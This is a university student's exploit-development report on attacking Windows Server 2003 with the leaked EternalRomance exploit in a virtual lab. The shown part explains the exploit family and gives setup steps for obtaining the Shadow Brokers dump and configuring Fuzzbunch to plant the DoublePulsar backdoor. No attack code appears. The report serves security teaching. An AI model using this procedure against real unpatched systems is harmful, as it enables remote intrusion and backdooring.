



**IE4012**

# **Offensive Hacking Tactical and Strategic**

**4<sup>th</sup> Year 1<sup>st</sup> Semester**

Exploit Development Assessment

## **Exploiting Windows Server 2003 - Remote Execution for Shell (EternalRomance)**

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the  
Bachelor of Science Special Honors Degree in Information Technology

11 / 05 / 2020

## **Declaration**

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

 **Matheesha D.M.K. – IT17123228**

## **Acknowledgement**

I am really grateful because I managed to complete the exploit development report within the given time by my lecturer Mr. Lakmal Rupasinghe. Hereby, I state that I have tried to follow all the rules and regulations to make this report. I tried to implement my best knowledge in this report. However, it would not have been possible without the kind support and help of many individuals. To follow all the procedures properly, I do grateful to you lecturer Mr. Lakmal Rupasinghe and all the instructors who guided me to make this report a successful one.

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# **1. Introduction**

## **1.1. What is Exploit Development?**

An exploit can be known as a piece of software, series of commands, chunk of data which is used to gain advantages of vulnerabilities. That means those exploits can be used to do some malicious activities which affect the confidentiality, integrity and availability of software, hardware, systems or any digital devices.[1]

There are two main types of exploits.

**1) Remote Exploit [2]**

Performs over a network without any prior access to the target system. [2]

**2) Local Exploit [2]**

Need prior access to the vulnerable system. [2]

## **1.2. What is Eternalblue?**

Eternalblue is one of Windows vulnerabilities revealed to the public by the Shadow Brokers on Friday 14 April. The eternal 'collection' includes a lot of other exploits like Eternalromance, Eternalchampion and Eternalsynergy. [3]

Eternalblue exploits a flaw in SMBv1 and NBT remote code execution over the 445 and 139 TCP ports. [3]

- Targets**

Windows operating systems, from Windows XP up to Windows Server 2012. [3]

### **1.3. What is Eternalromance?**

As mentioned earlier, Eternalromance is one of the SMBv1 exploit from NSA exploit collection.[4]

- **Targets**

Windows XP/Vista/7 and Windows Server 2003 and 2008. [4]

How to exploit Eternalromance is discussed in this exploitation report using Fuzzbunch and DoublePulsar to generate shellcode. [4] DoublePulsar is the only method to create it, because other shellcodes will cause a Blue Screen of Death (BSoD). [4] It is a remote code execution vulnerability in SMBv1 over TCP port 445. [3]

To exploit Eternalromane on Windows Server 2003, first process that the pen tester needs to do is, setup the lab. [3] Second process is, use Metasploit auxiliary mode to find out that the target machine is vulnerable to Eternalromace. [4] Then install the DoublePulsar backdoor using Eternalromance exploit on the Windows Server 2003. [4] It can be used to inject a payload which creates a shell on the target. [4]

## 2. Lab Setup

Windows Server 2003 is used as a vulnerable host for Eternalromance and Kali Linux and Windows 7 are used as attack machines in this exploitation. Fuzzbunch is installed as a prerequisite in the Windows 7 machine. [4]

### 2.1. Install Windows Server 2003 R2 Enterprise Edition SP2

Download Windows Server 2003 R2 Enterprise Edition SP2 iso image files from the below link and install it on VMWare. [4]

[https://archive.org/details/en\\_win\\_srv\\_2003\\_r2\\_enterprise\\_with\\_sp2\\_vl\\_cd1\\_x13-48610](https://archive.org/details/en_win_srv_2003_r2_enterprise_with_sp2_vl_cd1_x13-48610)




Figure 2.1: Downloading Windows Server R2 Enterprise Edition SP2 ISO image.

Windows XP/Vista/7, Windows Server 2003 and 2008 are vulnerable to Eternalromance. In this exploit report, Windows Server 2003 is used as the target.

Windows Server 2003 machine's ip address is 192.168.88.135.




Figure 2.2: Ip address of windows Server 2003.

## 2.2. Install Windows 7 Ultimate Edition 32-bit

Download Windows 7 Ultimate Edition 32-bit using below link.

<https://softlay.net/operating-system/windows-7-ultimate-full-version-free-download-iso-32-64-bit.html> [4]




Figure 2.3: Downloading Windows 7 Ultimate ISO image.

Windows 7 machine's ip address is 192.168.88.134.




Figure 2.4: Windows 7 machine's ip address.

On the Windows 7 attack machine the pen-tester needs to install Python 2.6 and PyWin32 v212. [3]

### 2.2.1. Install Python 2.6

Python 2.6 can be downloaded here: <https://www.python.org/download/releases/2.6/> [3]




Figure 2.5: Downloading Python 2.6 on Windows 7 machine.

## 2.2.2. Install PyWin32 v212

PyWin32 v212 can be downloaded here:

[https://sourceforge.net/projects/pywin32/files/pywin32/Build%20212/\[3\]](https://sourceforge.net/projects/pywin32/files/pywin32/Build%20212/[3])




Figure 2.6: Downloading Pywin32 v212 on Windows 7 machine.

## 2.2.3. Install Fuzzbunch

To install Fuzzbunch, first pen-tester needs to download the Shadow Brokers dump here:  
<https://github.com/misterch0c/shadowbroker> [3]




Figure 2.7: Download Shadow Broker Dump.

Then extract and copy the files to the desktop.




Figure 2.8: Copying the Shadow Broker Dump to the Desktop of Windows 7 Machine.

After that, create a folder in the windows directory called ‘listeningposts’. [3]




Figure 2.9: Creating a folder named ‘listeningposts’.

Because in default the fuzzbunch directory has a folder called listeningposts.

Or pen-tester can comment the '*listeningposts*' line in fuzzbunch the directory named fb.py. [3]




Figure 2.10: Commenting the line ‘listeningposts’.

Then edit the Fuzzbunch config file named *fuzzbunch.xml* and set the *ResourceDir* and *LogDir* parameters. [3]


